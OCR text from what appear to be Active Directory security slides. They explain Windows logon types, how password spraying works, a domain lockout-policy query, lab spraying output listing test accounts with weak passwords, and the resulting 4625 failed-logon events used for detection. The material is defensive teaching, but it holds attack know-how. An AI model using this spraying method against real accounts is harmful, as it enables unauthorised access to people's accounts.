
4798: A user's local group membership was enumerated (Windows 10/2016):
https://technet.microsoft.com/en-us/itpro/windows/keep-secure/event-4798

A Note About Logon Types (4624)

Logon Type #	**Name**	**Description**	**Creds on Disk**	**Creds in Memory**	**Distribution**
0	**System**	Typically rare, but could alert to malicious activity	Yes	Yes	*
2	Interactive	Console logon (local keyboard) which includes server KVM or virtual client logon. Also standard RunAs.	No	Yes	#5 / 0%
3	Network	Accessing file shares, printers, IIS (integrated auth, etc), PowerShell remoting	No	No	#1 / ~80%
4	**Batch**	Scheduled tasks	Yes	Yes	#7 / 0%
5	**Service**	Services	Yes	Yes	#4 / <1%
7	Unlock	Unlock the system	No	Yes	#6 / <1%
8	Network Clear Text	Network logon with password in clear text (IIS basic auth). If over SSL/TLS, this is probably fine.	Maybe	Yes	#2 / ~15%
9	**New Credentials**	RunAs /NetOnly which starts a program with different credentials than logged on user	No	Yes	#3 / < 1%
10	**Remote Interactive**	RDP: Terminal Services, Remote Assistance, R.Desktop	Maybe	Yes*	#9 / 0%
11	Cached Interactive	Logon with cached credentials (no DC online)	Yes	Yes	#8 / 0%

“Password Spraying”


- Automated password guessing against all users to avoid lockout.
- Attempts logon with password(s) against each user, then moves on to the next one.




```
PS C:\> Get-ADDefaultDomainPasswordPolicy


ComplexityEnabled           : True
DistinguishedName           : DC=lab,DC=adsecurity,DC=org
LockoutDuration             : 00:30:00
LockoutObservationWindow    : 00:30:00
LockoutThreshold            : 5
MaxPasswordAge              : 42.00:00:00
MinPasswordAge              : 1.00:00:00
MinPasswordLength           : 7
objectClass                 : {domainDNS}
objectGuid                  : e7f11f35-bd99-476b-bada-08c31c5a5b20
PasswordHistoryCount        : 24
ReversibleEncryptionEnabled : False
```

“Password Spraying”

- Connect to SMB share or network service
- Let’s start with connections to the PDC’s NETLOGON share…



```
Password Spraying against 1892 users
User ADSECLAB\Christopher.Kelly has the password Password1
User ADSECLAB\Cameron.Long has the password Password1
User ADSECLAB\Nicholas.Davis has the password Password1
User ADSECLAB\Connor.Moore has the password Password1
User ADSECLAB\Bryce.Torres has the password P@ssw0rd
User ADSECLAB\Olivia.Bryant has the password P@ssw0rd
User ADSECLAB\Victoria.Young has the password P@ssw0rd
User ADSECLAB\Joseph.Rodriguez has the password P@ssw0rd
User ADSECLAB\Audrey.Lee has the password Password99!
User ADSECLAB\Landon.Lewis has the password Password99!
User ADSECLAB\Blake.Carter has the password Password1234
User ADSECLAB\Alexis.Phillips has the password Password1
```




Security   Number of events: 13,033 (!) New events available

Keywords	Date and Time	Source	Event ID	Task Categ
Audit Failure	4/11/2017 1:35:45 PM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	4/11/2017 1:35:45 PM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	4/11/2017 1:35:45 PM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	4/11/2017 1:35:45 PM	Microsoft Windows security auditing.	4625	Logon
Audit Fai				
Audit Fai				
Audit Fai				
Audit Fai				
Audit Fai				
Audit Fai				

Event 4625, Microsoft Windows security auditing.


```
An account failed to log on.

Subject:
        Security ID:            NULL SID
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Type:                     3

Account For Which Logon Failed:
        Security ID:            NULL SID
        Account Name:           Michael.Thompson@lab.adsecurity.org
        Account Domain:

Failure Information:
        Failure Reason:         Unknown user name or bad password.
        Status:                 0xC000006D
        Sub Status:             0xC000006A

Process Information:
        Caller Process ID:  0x0
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/11/2017 1:35:46 PM
Event ID:	4625	Task Category:	Logon
Level:	Information	Keywords:	Audit Failure



```
name                  LastBadPasswordAttempt
----                  ----------------------
ADSAdministrator      4/11/2017 7:18:11 PM
Guest                 4/11/2017 7:18:12 PM
DefaultAccount        4/11/2017 7:18:12 PM
krbtgt                4/11/2017 5:05:58 PM
Brandon.Young         4/11/2017 7:18:12 PM
Liam.Moore            4/11/2017 7:18:12 PM
Michael.Evans         4/11/2017 7:18:12 PM
Julia.Morgan          4/11/2017 7:18:12 PM
Jack.Collins          4/11/2017 7:18:12 PM
Paige.Foster          4/11/2017 7:18:12 PM
Charlie.Sanders       4/11/2017 7:18:13 PM
Carter.Moore          4/11/2017 7:18:13 PM
Ryder.Howard          4/11/2017 7:18:13 PM
Ashlyn.Mitchell       4/11/2017 7:18:13 PM
Bentley.Collins       4/11/2017 7:18:13 PM
Abigail.Miller        4/11/2017 7:18:13 PM
Adrian.Thompson       4/11/2017 7:18:13 PM
David.Bennett         4/11/2017 7:18:14 PM
Asher.Alexander       4/11/2017 7:18:14 PM
Lucas.Baker           4/11/2017 7:18:14 PM
Sydney.Taylor         4/11/2017 7:18:14 PM
Sydney.Nelson         4/11/2017 7:18:14 PM
Riley.Hill            4/11/2017 7:18:14 PM
Charlotte.Hayes       4/11/2017 7:18:14 PM
Oliver.Cook           4/11/2017 7:18:14 PM
Eva.Adams             4/11/2017 7:18:15 PM
Samuel.Cook           4/11/2017 7:18:15 PM
Paige.Perez           4/11/2017 7:18:15 PM
Parker.Foster         4/11/2017 7:18:15 PM
Ian.Ross              4/11/2017 7:18:15 PM
```


Switch from Network Share to AD Connection



